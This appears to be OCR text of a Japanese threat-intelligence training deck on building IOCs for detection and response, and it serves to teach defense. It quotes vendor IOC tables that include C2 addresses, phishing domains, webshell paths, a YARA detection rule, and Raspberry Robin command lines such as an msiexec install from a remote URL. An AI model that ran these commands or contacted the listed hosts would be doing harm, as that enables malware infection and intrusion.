        - » Malicious Inauthentic Falcon Crash Reporter Installer Delivers LLVM-Based Mythic C2 Agent Named Ciro
        - » Malicious Inauthentic Falcon Crash Reporter Installer Distributed to German Entity via Spearphishing Website
        - » Lumma Stealer Packed with CypherIt Distributed Using Falcon Sensor Update Phishing Lure
        - » Threat Actor Distributes Python-Based Information Stealer Using a Fake Falcon Sensor Update Lure
        - » Threat Actor Uses Fake CrowdStrike Recovery Manual to Deliver Unidentified Stealer
        - » Likely eCrime Actor Uses Filenames Capitalizing on July 19, 2024, Falcon Sensor Content Issues in Operation Targeting LATAM-Based CrowdStrike Customers
      - **SOCRadar社によるレポート：**
        - » Suspicious Domains Exploiting the Recent CrowdStrike Outage!

Indicators of Compromise (IOCs)

Nombre del Archivo	SHA256 Hash
Crowdstrike-hotfix.zip	c44506fe6e1ede5a104008755abf5b6ace51f1a84ad656a2dccc7f2c39c0eca2
sqlite3.dll	02f37a8e3d1790ac90c04bc50de73cd1a93e27caf833a1e1211b9cc6294ecee5
vclx120.bpl	2bdf023c439010ce0a786ec75d943a80a8f01363712bbf69afc29d3e2b5306ed
instrucciones.txt	4f450abaa4daf72d974a830b16f91deed77ba62412804dca41a6d42a7d8b6fd0
maddisAsm_.bpl	52019f47f96ca868fa4e747c3b99cba1b7aa57317bf8ebf9fcbf09aa576fe006
Setup.exe	5ae3838d77c2102766538f783d0a4b4205e7d2cdba4e0ad2ab332dc8ab32fea9
datastate.dll	6010e2147a0f51a7bfa2f942a5a9eaad9a294f463f717963b486ed3f53d305c2
madexcept_.bpl	835f1141ece59c36b18e76927572d229136aeb12eff44cb4ba98d7808257c299
maidenhair.cfg (HijackLoader configuration)	931308cfe733376e19d6cd2401e27f8b2945cec0b9c696aebe7029ea76d45bf6
rtl120.bpl	b1fcb0339b9ef4860bb1ed1e5ba0e148321be64696af64f3b1643d1311028cb3
vcl120.bpl	b6f321a48812dc922b26953020c9a60949ec429a921033cfaf1e9f7d088ee628
battuta.flv	be074196291ccf74b3c4c8bd292f92da99ec37a25dc8af651bd0ba3f0d020349
madBasic_.bpl (HijackLoader first-stage)	d6d5ff8e9dc6d2b195a6715280c2f1ba471048a7ce68d256040672b801fda0ea
RemCos Payload	48a3398bbbf24ecd64c27cb2a31e69a6b60e9a69f33fe191bcf5fddbabd9e184
RemCos C2 Address	213.5.130[.]58[:]443

Table 1. Campaign IOCs

https://www.crowdstrike.com/blog/likely-ecrime-actor-capitalizing-on-falcon-sensor-issues/

What Are Indicators of Compromise (IoCs)?

Be vigilant for indicators of compromises (IoCs) that may signal malicious activity. Here are some of the suspicious domains that can be used by threat actors:

- crowdstrike-helpdesk[.]com
- crowdstrikebluescreen[.]com
- crowdstrike-bsod[.]com
- crowdstrikedown[.]site
- crowdstrike0day[.]com
- crowdstrikedoomsday[.]com
- crowdstrikefix[.]com
- crashstrike[.]com
- crowdstriketoken[.]com
- fix-crowdstrike-bsod[.]com
- bsodsm8rLlxamzgjedu[.]com
- crowdstrikebsodfix[.]blob[.]core[.]windows[.]net
- crowdstrikecommuication[.]app
- fix-crowdstrike-apocalypse[.]com
- crowdstrikeoutage[.]info
- clownstrike[.]co[.]uk
- whatiscrowdstrike[.]com
- clownstrike[.]co
- microsoftcrowdstrike[.]com
- crowdfalcon-immed-update[.]com
- crowdstuck[.]org
- failstrike[.]com
- winsstrike[.]com
- crowdpass[.]
- supportfalconcrowdstrikel[.]com

https://socradar.io/suspicious-domains-exploiting-the-recent-crowdstrike-outage/

2-1： IOC活用による予防・検知・対応

- **どのようにIOCを取得し、予防・検知・対応に活用していくのか？**

STEP 1：取得・作成 | **STEP 2：評価・分析・充実化** | **STEP 3：適用・配布**

- **OSINT型：公開情報（ベンダーレポート）や外部のIntelligence Communityから取得する**

- **例）ベンダレポート（脆弱性)**
  - **例）CVE-2025-0282**
    - Ivanti Connect Secure（旧: Pulse Connect Secure）における脆弱性。
    - バッファオーバーフローの脆弱性で、遠隔の攻撃者が認証不要で任意のコードを実行する可能性がある。

    - Ex）JPCERT/CC
      - https://www.jpcert.or.jp/at/2025/at250001.html

    - Ex）Google Cloud
      - https://cloud.google.com/blog/topics/threat-intelligence/ivanti-connect-secure-vpn-zero-day?hl=en

Indicators of Compromise (IOCs)

To assist the wider community in hunting and identifying activity outlined in this blog post, we have included indicators of compromise (IOCs) in a GTI Collection for registered users.

Code Family	Filename	Description
DRYHOOK	n/a	Credential Theft Tool
PHASEJAM	/tmp/s	Web Shell dropper
PHASEJAM Webshell	/home/webserver/htdocs/dana-na/jam/getComponent.cgi	Web Shell
PHASEJAM Webshell	/home/webserver/htdocs/dana-na/auth/restAuth.cgi	Web Shell
SPAWNSNAIL	/root/home/lib/libsshd.so	SSH backdoor
SPAWNMOLE	/root/home/lib/libsocks5.so	Tunneler
SPAWNANT	/root/lib/libupgrade.so	Installer
SPAWNSLOTH	/tmp/.liblogblock.so	Log tampering utility

https://cloud.google.com/blog/topics/threat-intelligence/ivanti-connect-secure-vpn-zero-day?hl=en

```
rule M_Credtheft_DRYHOOK_1 {
    meta:
        author = "Mandiant"
        description = "Hunting rule looking for strings identified in
the DRYHOOK credential stealer"
        md5 = "61bb586dc4e047ab081ef6ca65684e48"
        strings:

                $str1 = "/home/perl/DSAuth.pm"
                $str2 = "replace_content"
                $str3 = "replace1_content"
                $str4 = "replace2_content"
                $str5 = "pkill cgi-server"
                $str6 = "setPrompt ="
                $str7 = "runSignin = \\*DSAuthc::RealmSignin_runSignin"
                $str8 = "/bin/mount -o remount,rw / > /dev/null 2>&1"
                $str9 = {64 61 74 61 20 3d 20 72 65 2e 73 75 62 28 62 22
5c 2a 72 75 6e 53 69 67 6e 69 6e 45 42 53 4c 20 3d 2e 2a 3b 22 2c
62 61 73 65 36 34 2e 62 36 34 64 65 63 6f 64 65 28 72 65 70 6c 61
63 65 32 5f 63 6f 6e 74 65 6e 74 2e 65 6e 63 6f 64 65 28 29 29 2e 64
65 63 6f 64 65 28 29 2e 65 6e 63 6f 64 65 28 22 75 6e 69 63 6f 64 65
5f 65 73 63 61 70 65 22 29 2c 64 61 74 61 29}
        condition:
                8 of them and filesize < 20KB

}
```

https://cloud.google.com/blog/topics/threat-intelligence/ivanti-connect-secure-vpn-zero-day?hl=en

2-1： IOC活用による予防・検知・対応

- **どのようにIOCを取得し、予防・検知・対応に活用していくのか？**

STEP 1：取得・作成 | **STEP 2：評価・分析・充実化** | **STEP 3：適用・配布**

- **OSINT型：公開情報（ベンダーレポート）や外部のIntelligence Communityから取得する**

- **例）Intelligence Communityからの情報共有**
  - **会場限定で説明します。**

会場限定で説明します。

会場限定で説明します。

2-1： IOC活用による予防・検知・対応

- **どのようにIOCを取得し、予防・検知・対応に活用していくのか？**

STEP 1：取得・作成 | **STEP 2：評価・分析・充実化** | **STEP 3：適用・配布**


- **SIGINT型：内部ログ・検知・マルウェア・被害端末のフォレンジック分析からデータを取得**

- **例）マルウェア解析：**
  - 様々なテクニックを利用しながら、マルウェアのふるまいを特定する情報を抽出する
  - なお、VTの簡単な読み解き方は、**Appendix C**を参照のこと

    - **表層解析**：分析対象ファイルを実行・逆アセンブルせずにマルウェアを解析する手法
      - 例）文字列の抽出・Fuzzy Hash / Import Hashを使った類似度解析

    - **動的解析**：マルウェアを隔離された環境で検体を実行し、振る舞い・やり取り・システムへの影響などを監視することにより、検体を分析する手法
      - 例）通信先IPアドレス、起動時に生成される一時ファイル、起動時の挙動

    - **静的解析**：マルウェアのコードを分析して、内部動作を理解する方法
      - 例）攻撃手法・ランサムウェアにおける感染拡大手法



https://www.virustotal.com/gui/file/dc030778938b8b6f98236a709d0d18734c325accf44b12a55ecc2d56b8bb9000/

2-1： IOC活用による予防・検知・対応

- **どのようにIOCを取得し、予防・検知・対応に活用していくのか？**

STEP 1：取得・作成 | **STEP 2：評価・分析・充実化** | **STEP 3：適用・配布**

- **SIGINT型：内部ログ・検知・マルウェア・被害端末のフォレンジック分析からデータを取得**

- **例）フォレンジック/ログ解析：**
  - 侵害時に作成された痕跡（アーティファクト）を特定し、侵害を特定する情報を抽出する。
    - 例）レジストリの自動実行ポイントに仕掛けられていたマルウェアのパス
      - HKEY_LOCAL_MACHINE¥Software¥Microsoft¥Windows¥CurrentVersion¥Run
    - 例）活動に利用されるファイルパス
      - %SystemRoot%¥Temp¥<LokiBit 3.0>.exe
      - C:¥desktopcentral¥psp.ps1
    - 例）侵害時に作成される一時ファイル（MD5・SHA1・SHA256)
      - 4b8e83f4f6257fc1b9fa485030c4f195313bf3b1f41d279bbc728abc6bb9309a
    - 例）コマンドライン
      - windows_x32_encrypt.exe -u [] -da [DOMAIN]¥[user]:[password]

2-1： IOC活用による予防・検知・対応


- **どのようにIOCを取得し、予防・検知・対応に活用していくのか？**

STEP 1：取得・作成 | **STEP 2：評価・分析・充実化** | **STEP 3：適用・配布**

- **SIGINT型：内部ログ・検知・マルウェア・被害端末のフォレンジック分析からデータを取得**

- **例） Case Study: Raspberry Robin**

事例：Raspberry Robin



https://redcanary.com/blog/raspberry-robin/

事例：Raspberry Robin

会場限定で説明します。


2-1： IOC活用による予防・検知・対応

- **どのようにIOCを取得し、予防・検知・対応に活用していくのか？**

STEP 1：取得・作成 → **STEP 2：評価・分析・充実化** → **STEP 3：適用・配布**

- **SIGINT型：内部ログ・検知・マルウェア・被害端末のフォレンジック分析からデータを取得**

- **例） Case Study: Raspberry Robin - どこに着目してIOCを作るのか？**
  - **会場限定で説明します。**



1	Indicator_type	Data	Note
2	Description	IOCs related to recent Raspberry Robin infections	
3	domain_port	5qY.ro:8080	Compromised QNAP server used for C2
4	url_path	hxxp://5qY.ro:8080/y/cB36RUcKfQKp7SE/oolvooA/p8a/{redacted}	URL path used for installation
5	command_line	C:\Windows\System32\rundll32.exe" SHELL32 ShellExec_RunDLL regsvr32.exe -s "C:\ProgramData\Wwhm\vsinzf.log	Example command to load DLL without odbccong, instea
6	command_line	RUNDLL32.EXE C:\ProgramData\EdgeProt\StqrtedRest\AM51edoos_x86.dll FXJooft_hhmme	Observed Raspberry Robin DLL commandline
7	command_line	RUNDLL32.EXE C:\ProgramData\FilterBoard\NomorPrtfession\sdiabeft_Vibm02.dll Rqstfo_Web_Ryutclt	Observed Raspberry Robin DLL commandline
8	command_line	C:\Windows\system32\rundll32.EXE C:\ProgramData\GenericMicro\UriloFeatkres\mxiDaas_Pkrces.dll,ROUTnteh__1_0	Observed Raspberry Robin DLL commandline
9	command_line	C:\Windows\SysWOW64\RUNDLL32.EXE C:\ProgramData\WrapAlarm\EnqerprispSxory\tdawty_CredeDEAS.dll,Devce_AdmTxplEditxf_Resohrqeh	Observed Raspberry Robin DLL commandline
10	command_line	RUNDLL32.EXE C:\ProgramData\ComponentsImport\GutlookGate\ades_pbouril.dll,wmsksoft_PoCZ5	Observed Raspberry Robin DLL commandline
11	command_line	C:\Windows\SysWOW64\RUNDLL32.EXE C:\ProgramData\GuardShade\UtilitdRlset\dpset_CXVR32.dll CFBBRw_wisdoker	Observed Raspberry Robin DLL commandline
12	command_line	msiEXEC UwAAbX=shmf WRdYMn=aFRmAyQL /q iUde=ODJhzS YDLyOBy=LteB YJbgE=HpiaCV /i"hxxP://5qY[.]Ro:8080/y/cB36RUcKfQKp7SE/oolvooA/p8a/{redacted}" kFTleNctT=InnOjRO	Example of Raspberry Robin installation command

